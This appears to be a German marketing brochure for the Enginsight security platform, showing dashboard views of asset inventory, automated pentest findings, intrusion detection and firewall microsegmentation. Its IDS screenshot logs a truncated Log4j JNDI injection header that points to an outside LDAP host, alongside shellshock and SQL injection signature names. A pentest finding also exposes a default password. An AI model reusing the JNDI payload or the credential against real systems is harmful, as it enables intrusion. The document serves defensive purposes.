



ENGINSIGHT

WAS WÄRE WENN?

A person wearing glasses and a dark jacket is sitting at a desk in a dimly lit room. The room is illuminated with blue and purple light. A laptop is open in front of them, displaying a red line graph on the screen. The text "WAS WÄRE WENN?" is overlaid in large white letters across the center of the image.

A photograph of a server room with a computer monitor in the foreground and a dense network of cables in the background. The word "FIREWALL" is overlaid in large, white, bold, sans-serif capital letters across the center of the image. The scene is dimly lit with a blue tint, and the cables are mostly white, creating a complex web of lines. The monitor is black and sits on a stand. The overall atmosphere is technical and secure.

FIREWALL

A detailed electron micrograph of a virus particle, showing a central core surrounded by a dense layer of surface proteins that radiate outwards, giving it a star-like or spiky appearance. The image is rendered in shades of blue and white.

VIRENSCHUTZ

**SIND
SIE SO
SICHER
WIE SIE
HOFFEN?**



A person is seen from behind, rappelling down a dark, craggy rock face. They are wearing a black t-shirt, blue jeans, and a climbing harness. Their arms are outstretched to the sides. A thick white rope is attached to their harness and extends upwards out of the frame. The background is a dark, textured rock wall. The word "RISIKO" is overlaid in large, white, bold, sans-serif capital letters across the center of the image.

RISIKO

A person is rappelling down a dark, craggy rock face. The person is wearing a black t-shirt, blue jeans, and a climbing harness. They are holding onto a white rope that extends from the top of the frame. The background is a dark, textured rock wall. The word "SYSTEME" is overlaid in large, white, bold, sans-serif capital letters across the center of the image, partially obscuring the person's torso.

SYSTEME

FINANZIELL



A person is seen from behind, rappelling down a dark, craggy rock face. They are wearing a black t-shirt, blue jeans, and a climbing harness. A white rope is attached to their harness and extends upwards out of the frame. The word "PERSONELL" is overlaid in large, white, bold, sans-serif capital letters across the center of the image, partially obscuring the person's torso. The background is a dark, textured rock wall with some blueish highlights.

PERSONELL

A person is rappelling down a dark, craggy rock face. The person is wearing a black t-shirt, blue jeans, and a climbing harness. They are holding onto a white rope that extends from the top of the frame. The background is a dark, textured rock wall. The word "RECHTLICH" is overlaid in large, white, bold, sans-serif capital letters across the center of the image.

RECHTLICH

REPUTATION



TRANSPARENZ



KONTROLLE



SICHERHEIT



A hand is shown holding a glowing lightbulb against a sunset sky. The lightbulb is illuminated from within, casting a warm glow. The sky is filled with soft, golden clouds, and the overall scene conveys a sense of inspiration and innovation.

PENTEST

SYSTEME HÄRTEN



DETEKTION



PROTOKOLLIERUNG



REAKTION



A hand holding a glowing lightbulb against a sunset sky. The lightbulb is illuminated from within, casting a warm glow. The background is a sky with soft, golden clouds, suggesting a sunset or sunrise. The overall mood is one of inspiration and innovation.

AUTOMATION

**WIR
WÜRDEN
SIE DANN
MAL
HACKEN!**



HACKER



ENGINSIGHT



UNTERNEHMER



IDENTIFY









Du kannst nicht schützen,
was du nicht kennst.

Funktion: Live-Inventarisierung der IT

Hier klicken, um global zu suchen...

Discoveries → Inventar + REPORT ERSTELLEN ANSICHT EXPORTIEREN

Suchen...

IP-ADRESSE	KATEGORIEN	WATCHDOG	ZULETZT GESEHEN	
 DB Server (172.17.0.4) (172.17.0.0/16) Datenbank für Verwaltung ✓ Ping-Monitoring ✓ Port-Monitoring	FACHLICHER VERANTWORTLICHER  Felix Bohmann felix.bohmann@enginsight.com TECHNISCHER VERANTWORTLICHER  Max Tarantik max.tarantik@enginsight.com	SWITCH	showcase-watchdog	29.07.23, 14
 Epson (172.17.0.5) (172.17.0.0/16) Hans Walter DRUCKER EPSON ≡ Ping Check hinzufügen ≡ Port Check hinzufügen		PRINTER	showcase-watchdog	29.07.23, 14
 server (172.17.0.2) (172.17.0.0/16) ≡ Ping Check hinzufügen ≡ Port Check hinzufügen		PRINTER	showcase-watchdog	29.07.23, 14
 172.17.0.3 (172.17.0.0/16) ≡ Ping Check hinzufügen ≡ Port Check hinzufügen		ROUTER	showcase-watchdog	29.07.23, 14
 172.17.0.1 (172.17.0.0/16) ≡ Ping Check hinzufügen ≡ Port Check hinzufügen			showcase-watchdog	29.07.23, 14
 10.0.0.4 (10.0.0.4/32) ≡ Ping Check hinzufügen ≡ Port Check hinzufügen			ngs-hetzner-showcase-services	29.07.23, 14

ATTACK (Prävention)

Risikoanalyse + Zustandskontrolle der bisher im Einsatz befindlichen Sicherheitsmechanismen inkl. Audit-Report auf Basis der Kritikalität der Security Issues.


Funktion:
Automatisierter Pentest,
Schwachstellenscan

Hier klicken, um global zu suchen...


Penetrationstests → Audits → Zusammenfassung → ZU DEN DETAILS

Kritikalität	Problem	Empfehlung	Kategorie	Score			
CRITICAL	Vorhandene SMB Network Shares Es existiert eine SMB Freigabe, die nicht unter die Standard-Freigaben fällt.	Empfehlung Es sollte geprüft werden, ob die Freigaben berechtigterweise erstellt wurden.	Authentication	1			
CRITICAL	Bruteforce HTTP Web Forms Für HTTP Web Forms werden eine oder mehrere unsichere Benutzer-Passwort-Kombinationen verwendet.	Empfehlung Die Anmeldeinformationen sollten zügig nach den Kriterien für sichere Passwörter angepasst werden.	Authentication	1			
<p>BETROFFENE HOSTS</p> <table border="1"> <tr> <td>192.168.178.69:443</td> <td>No username required Password: initpass [https://192.168.178.69/general/status.html]</td> <td>ZUM ZIELSYSTEM</td> </tr> </table>					192.168.178.69:443	No username required Password: initpass [https://192.168.178.69/general/status.html]	ZUM ZIELSYSTEM
192.168.178.69:443	No username required Password: initpass [https://192.168.178.69/general/status.html]	ZUM ZIELSYSTEM					
CRITICAL	Bruteforce SMB Für SMB werden eine oder mehrere unsichere Benutzer-Passwort-Kombinationen verwendet oder ein Gastzugriff ist möglich.	Empfehlung Die Anmeldeinformationen sollten zügig nach den Kriterien für sichere Passwörter angepasst werden.	Authentication	1			
CRITICAL	Erlaubt Lesezugriff Ein Lesezugriff auf freigegebene Ordner ist via SMB möglich.		Privileges	1			


Risikoscore
Am stärksten gefährdet
Risikoscore.



Kategorien
Anzahl der nicht-bestanden Kategorien.




Schweregrad
Anzahl der durchgeführten Dringlichkeit.



ANALYSE

Dauerhaft aktive Security-Überwachung der gesamten Infrastruktur. Hardware- und Software-Monitoring für MacOS, Linux- und Windows-Clients/Server.


**Funktion:
Monitoring, CVE-Management**



DETECT

Angriffe auf Server, Client und Infrastruktur identifizieren und laterale Bewegungen erkennen.

**Funktion:
Intrusion Detection System, Antivir,
Datenintegritätsprüfung, Web-
Application Monitoring, SIEM Event-
Streams**



REACT

Auf erkannte Angriffe und Anomalien automatisiert reagieren, um diese zu unterbinden und den Schaden zu minimieren.

Funktion:

- Alarmierung in Kombination mit automatisierbaren Aktionen auf Server & Client

- Intrusion Prevention System zum aktiven Blocken von Angriffen

Hier klicken, um global zu suchen...

Hosts → Netzwerkanomalien → Details

Profil des Angreifers

IP Adresse
109.73.24.162

Severity
HIGH

Stage

- Information Gathering
Sammeln von grundlegenden Informationen über die IT-Systeme.
- Service Scanning
Gezieltes Suchen nach möglicherweise anfälligen Services.
- Gaining Access**
Versuche, Zugriff auf bestimmte Services zu erlangen.
- Persisting Access
Erlangen eines dauerhaften Zugriffs auf die Systeme.
- Infiltrating Network
Ausbreiten der Attacke auf weitere Systeme im Netzwerk.

Hosts
ngs-he-site-03

Netzwerkanomalien in deiner Organisation

- SERVER-WEBAPP SQL Injection Attack: Detects concatenated basic SQL injection and SQLFI attempts
- SERVER-WEBAPP path traversal
- SERVER-WEBAPP SQL Injection Attack: Detects classic SQL injection probings 2/3
- SERVER-WEBAPP WordPress get_post authentication bypass attempt
- SERVER-WEBAPP SQL Injection Attack: Detects blind sqli tests using sleep() or benchmark()

Netzwerkanomalie-Verlauf

- 28.07.23, 19:27:32 **HIGH**
SERVER-OTHER Apache Log4j logging remote code execution attempt
ngs-he-site-03
- 28.07.23, 19:27:30 **HIGH**
SERVER-WEBAPP shellshock attempt
ngs-he-site-03
- 28.07.23, 19:27:27 **HIGH**
SERVER-OTHER Apache Log4j logging remote code execution attempt
ngs-he-site-03
- 28.07.23, 19:27:25 **HIGH**
SERVER-WEBAPP shellshock attempt
ngs-he-site-03
- 28.07.23, 19:27:24 **HIGH**
SERVER-OTHER Apache Log4j logging remote code execution attempt
ngs-he-site-03
- 28.07.23, 19:27:18 **HIGH**
SERVER-WEBAPP shellshock attempt
ngs-he-site-03
- 28.07.23, 19:27:09 **HIGH**
SERVER-WEBAPP SQL Injection Attack: Detects classic SQL injection probings 2/3
ngs-he-site-03
- 28.07.23, 19:27:08 **HIGH**
SERVER-WEBAPP SQL Injection Attack
ngs-he-site-03
- 28.07.23, 19:27:07 **HIGH**
SERVER-WEBAPP SQL Injection Attack: Detects classic SQL injection probings 2/3
ngs-he-site-03
- 28.07.23, 19:25:22 **HIGH**
SERVER-WEBAPP SQL Injection Attack: SQL Tautology Detected

Netzwerkanomalien pro Stunde

Visualisierung der stündlich stattgefundenen Netzwerkanomalien.

Details

Chronologische Auflistung aller detektierten Netzwerkanomalien und zugehörige...

Filter...

SCHWEREGRAD	STAGE	ANGRIFF	HOS
HIGH	Gaining Access	SERVER-OTHER Apache Log4j logging remote code execution attempt	ngs-he-site-03

Method: GET

URI: /de/glossar/

User Agent: \${jndi:ldap://192.168.178.215:41

Complete request headers: Host: enginsight.c
X-Forwarded-For: \${jndi:ldap://192.168.178.215:41
X-Real-IP: 109.73.24.162
X-Forwarded-Proto: https
X-Forwarded-Ssl: on

IMPROVE

Systeme und Infrastruktur härten.

Funktion:

- (Auto-)Patching
- Konfigurationseinstellungen zur Härtung der Systeme.
- Softwarebasierte Mikrosegmentierung zur Umsetzung einer Zero-Trust-Umgebung.

Hier klicken, um global zu suchen...

Shield / Regelwerke / Bearbeiten

Name
CT DB Cluster

Beschreibung

Mikrosegmente
Wireguard

Portbereiche
22

Protokolle
TCP

Erlaube Rückverbindungen

+ VERBINDUNG HINZUFÜGEN

Mikrosegmente
CT DB Cluster

debian-32gb-ash-1
Alle Subnetze

ngs-hetzner-nbg-ct-01
Alle Subnetze

Mikrosegmente
Das Internet

0.0.0.0/0
::/0

Mikrosegmente
CT DB Cluster

Portbereiche
80

Protokolle
ALLE PROTOKOLLE

Erlaube Rückverbindungen

Portbereiche
443

Protokolle
ALLE PROTOKOLLE


Erlaube Rückverbindungen

Portbereiche
1-65535

Protokolle
ICMPV4
ICMPV6

Erlaube Rückverbindungen

ÄNDERUNGEN SPEICHERN ZURÜCK




Über 25.000 abgesicherte Systeme in den letzten 3 Jahren, ohne schadensverursachende Cybervorfälle.

Gemeinsam mit unseren IT-Partnern schaffen wir IT-Sicherheit in verschiedensten Branchen:

- Verschiedene verarbeitende Industrien
- Öffentlicher Sektor
- Gesundheitssektor
- Kritische Infrastrukturen, z. B. Energieversorger, öffentliche Versorgungsunternehmen
- Immobilien/Wohnungsbaugenossenschaften

**KONTROLLE
SICHERHEIT**

mit  **ENGINSIGHT**



DMZ

Internal

Asset Map

Place Watchdog

Define Network
Segments






Get Live Inventar




- External
- DMZ
- Internal

- URLs
- Network Segments
- IP Addresses

- Scheduled
- On Time

- Classified





Correlation and Search Engine

Place Pulsar Agents

Place Collector Relais

Place Observers

SIEM Data Lake

Use Machine Learning for Metrics

Use Vulnerability Management

Live Monitoring of new CVEs

Find most critical Assets

Use live BSI Feed

Use CVE DB and Mitigations

Start Intrusion Detection System

Host based IDS

Get live Attacks and Payloads

See Attack Stages

Classification of the Attacks

Start File Integrity Monitoring

Detect unauthorized changes

Use managed Rules

Keep your compliance requirements

Start Endpoint Detection and Respond

Global Management of all Endpoint

Real-Time Protection

E-Mail Protection

Create Scheduled Scans

Start Endpoint Detection and Respond

Global Management of all Endpoint

Real-Time Protection

E-Mail Protection

Create Scheduled Scans

Start Web-Application Monitoring

Detect Web-App Changes

Detect Vulnerabilities

Check BSI Compliance

Manage Certificates

Use SIEM Event Streams

Use and Build Dashboards

Own and Managed Event Streams

Obfuscate user related Data

Managed Event Streams

Mitre ATT&CK

Windows Events

Linux Events

MacOS Events

Security Devices

Network Devices

Predefined Scenarios

Automated Actions

Scheduled

Executable with Alerts

Own Use Cases

Managed Workflows

Individual Rules

Automatic Response

